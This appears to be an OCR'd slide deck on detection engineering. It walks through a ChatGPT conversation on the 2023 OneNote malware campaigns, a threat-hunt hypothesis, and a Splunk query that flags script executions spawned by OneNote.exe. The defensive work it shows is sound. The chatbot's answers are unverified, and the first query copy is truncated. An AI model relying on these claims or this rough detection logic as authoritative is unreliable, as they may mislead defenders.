Detection Engineering


- *“Detection engineering is the process of identifying threats before they can do significant damage. [...] a process of developing, evolving, and tuning detections to defend against current threats.”*

    - Evolution of Use-Case Engineering to Detection Engineering
    - Detection Engineering is threat (actor) focused
    - Leveraging telemetry to identified suspicious/malicious activities
    - Understand how the attacker behaves to have a proper detection
    - Goal is to reduce mean time to detect and respond to a threat
- ➡ Creating (technology-agnostic) detection to identify and/or stop threats

Case Study – OneNote Malware 2023

„Using ChatGPT to hunt OneNote Malware and build detection rules for it“

Threat Hunting / Detection Engineering Process


Research


Hunt

Refine

Automate

Document

Starting point


You


act as an security analyst:


there was a method to deliver malicious script via onenote in early '23. What do you know about that?

ChatGPT

As a security analyst, I can provide an overview of the malicious script delivery method via Microsoft OneNote that was observed in early 2023. Here are the key details:

1. **Method of Delivery**: The primary method involved embedding malicious scripts or payloads into OneNote documents. OneNote, part of the Microsoft Office suite, typically allows users to add various types of content, including executable scripts, which were exploited in these attacks.
2. **Type of Threats Delivered**: The attacks primarily delivered malware, including banking trojans like QAKBOT (also known as Quakbot) and other types of ransomware. QAKBOT is particularly notable for its ability to act as a conduit for delivering additional payloads to a victim's device.


3. **Mechanism of Attack**: The malicious OneNote documents often contained embedded files that were disguised or hidden behind innocuous-looking graphics or buttons. When users interacted with these elements, thinking they were legitimate, the embedded malicious script would execute.
4. **Evasion Techniques**: These attacks were significant because OneNote files weren't commonly scrutinized by security software at the time, allowing the malware to evade basic detection mechanisms. The novelty of using OneNote for such purposes also contributed to the success of these attacks.
5. **Microsoft's Response**: In response to these threats, Microsoft released updates to improve the security of OneNote. These updates included blocking certain file types from being embedded in OneNote documents, similar to security measures previously implemented in other Office applications.
6. **Preventive Measures**: As part of the cybersecurity response, organizations were advised to update their security protocols to include scrutiny of OneNote files, educate users about the risks of opening unsolicited OneNote documents, and ensure that all software, including OneNote, was kept up-to-date with the latest security patches.


You

Do you have some IOCs for this threat?


ChatGPT

As of my last update in April 2023, I don't have access to real-time data or specific Indicators of Compromise (IOCs) for threats, including the malicious script delivery via Microsoft OneNote in early 2023. IOCs for such threats typically include:

1. **Malicious File Hashes**: Specific hash values of the malicious OneNote files or the embedded payloads.

Overview of what happened and what action to take

Further resources



You

do you have some links to articles?

ChatGPT


In early 2023, there was a significant rise in the use of Microsoft OneNote documents for malware delivery. Here are some key points from an article on Barracuda's blog:

1. **Increased Use of OneNote for Malware Delivery**: Numerous threat actors adopted OneNote documents to deliver various malware types. Over 50 campaigns using OneNote for malware delivery, including payloads like Redline Stealer, AgentTesla, and DOUBLEBACK, were observed. Notably, TA577 used OneNote to deliver Qbot [”].
2. **Change in Malware Delivery Tactics**: This surge in the use of OneNote for malware distribution followed Microsoft's decision to block macros by default in Office products. Attackers began exploring new file types for malware delivery, including LNK, RAR, IMG, and ISO files, with OneNote files emerging as a significant vector [”].
3. **Recommendations for Prevention**: To mitigate these threats, Barracuda MSP suggests:
   - Employee education on cybersecurity practices.
   - Avoiding links or attachments from untrustworthy sources.
   - Heeding warning messages in applications like Word, Excel, or OneNote.
   - Implementing phishing awareness training.
   - Using multi-factor authentication (MFA).
   - Practicing basic cybersecurity hygiene, including continuous monitoring, a defense-in-depth strategy, and advanced endpoint protection [”].

For further information and insights on the threat and prevention strategies, you can read the full article on Barracuda's blog: Cybersecurity Threat Advisory: OneNote malware delivery [”].

References provided to dig deeper on your own

Threat Hunting




You

can you help me craft a hypothesis of this threat to conduct a threat hunt?

ChatGPT

Certainly! Crafting a hypothesis for a threat hunt regarding the OneNote malware delivery method observed in early 2023 involves formulating an assumption based on known threat behaviors and indicators. This hypothesis will guide the search for evidence of compromise or suspicious activity within your environment. Here's a structured approach for this specific threat:


1. **Hypothesis Statement**:
   "If threat actors have exploited the OneNote malware delivery method in our environment, then we may find traces of OneNote files (.one) containing unusual attachments or scripts, evidence of these files being opened by users, and subsequent execution of unrecognized or suspicious payloads."



2. **Key Elements to Investigate**:
   - **Presence of Unusual OneNote Files**: Search for .one files with unexpected attachments or scripts. Pay special attention to files received during the period when these attacks were prevalent.
   - **Email Attachments and Downloads**: Check email servers and user inboxes for .one files received as attachments, especially from external or unknown sources.
   - **Endpoint and Network Anomalies**: Monitor for any unusual activity following the opening of a OneNote file, such as outbound network connections to unknown IPs, execution of unrecognized processes, or creation of new, unexpected files.
3. **Data Sources to Utilize**:
   - **Endpoint Detection and Response (EDR) Logs**: For process executions, file creations, and network connections following the opening of OneNote files.
   - **Email Server Logs**: To identify reception of OneNote files as attachments.
   - **User Behavior Analytics**: To detect anomalies in user behavior that could indicate interaction with a malicious OneNote file.
4. **Possible Indicators of Compromise (IoCs)**:
   - Specific hashes of known malicious OneNote files (if available from threat intelligence).
   - IP addresses or domains related to command and control (C2) servers used by the malware.
   - Unusual script contents or attachments in OneNote files.
5. **Mitigation and Response Strategy**:
   - If malicious activity is detected, isolate affected systems and conduct a thorough investigation.
   - Update security policies to scrutinize OneNote files, especially those from unknown sources.
   - Enhance user awareness and training regarding the risks of opening unsolicited OneNote attachments.

Guided information to follow to conduct a Threat Hunt for OneNote malware

Detection Engineering



You


can you help me craft a splunk rule to check malicious script executions with onenote as a parent process?

ChatGPT

Crafting a Splunk rule to detect malicious script executions with OneNote as the parent process involves writing a Splunk search query that filters and analyzes log data to identify this specific activity. The rule will focus on identifying instances where OneNote (OneNote.exe) is the parent process of a script execution, which could be indicative of the malware delivery method you're concerned about.

Here's an example of how you might structure such a Splunk search query:

```splunk
index=windows_logs (ProcessName="*\\OneNote.exe" OR ParentProcessName="
| table _time, Host, UserName, ProcessName, ParentProcessName, CommandL
```



Explanation of the Query:

1. `index=windows_logs`: Replace `windows_logs` with the name of the index where your Windows event logs are stored.
2. `(ProcessName="*\\OneNote.exe" OR ParentProcessName="*\\OneNote.exe")`: This filters events where OneNote.exe is either the process or the parent process.
3. Subsearch `[search index=windows_logs (CommandLine="*.bat" OR CommandLine="*.vbs" OR CommandLine="*.ps1" OR CommandLine="*.js" OR CommandLine="*.wsh") | fields CommandLine, ProcessId, ParentProcessId | format]`: This nested search looks for command-line executions of scripts (batch files, VBScript, PowerShell, JavaScript, WSH scripts) and returns the command line, process ID, and parent process ID.
4. `| table _time, Host, UserName, ProcessName, ParentProcessName, CommandLine`: Formats the output in a table for easier analysis, showing the time of the event, hostname, username, process names, and the command line.

Note:

- This is a basic example and might need to be adjusted based on the specifics of your logging environment, especially the naming conventions and available fields in your logs.
- The query assumes that your Splunk environment is ingesting relevant Windows process execution logs with necessary fields like `ProcessName`, `ParentProcessName`, `CommandLine`, etc.
- It's important to validate and test the rule to ensure its effectiveness and to reduce false positives.
- This query can generate a large number of events, so it might be beneficial to refine it based on additional context or known indicators of the threat.

Splunk Query

```
index=windows_logs
(ProcessName="*\\OneNote.exe" OR ParentProcessName="*\\OneNote.exe")
[search index=windows_logs (CommandLine="*.bat" OR CommandLine="*.vbs" OR
CommandLine="*.ps1" OR CommandLine="*.js" OR CommandLine="*.wsh")
| fields CommandLine, ProcessId, ParentProcessId | format]
| table _time, Host, UserName, ProcessName, ParentProcessName, CommandLine
```


Generated Splunk query by ChatGPT

Splunk Query

```
index=windows_logs
(ProcessName="*\\OneNote.exe" OR ParentProcessName="*\\OneNote.exe")
[search index=windows_logs (CommandLine="*.bat" OR CommandLine="*.vbs" OR
CommandLine="*.ps1" OR CommandLine="*.js" OR CommandLine="*.wsh")
| fields CommandLine, ProcessId, ParentProcessId | format]
| table _time, Host, UserName, ProcessName, ParentProcessName, CommandLine
```

can be removed –
decent Splunk query

Sigma Rule

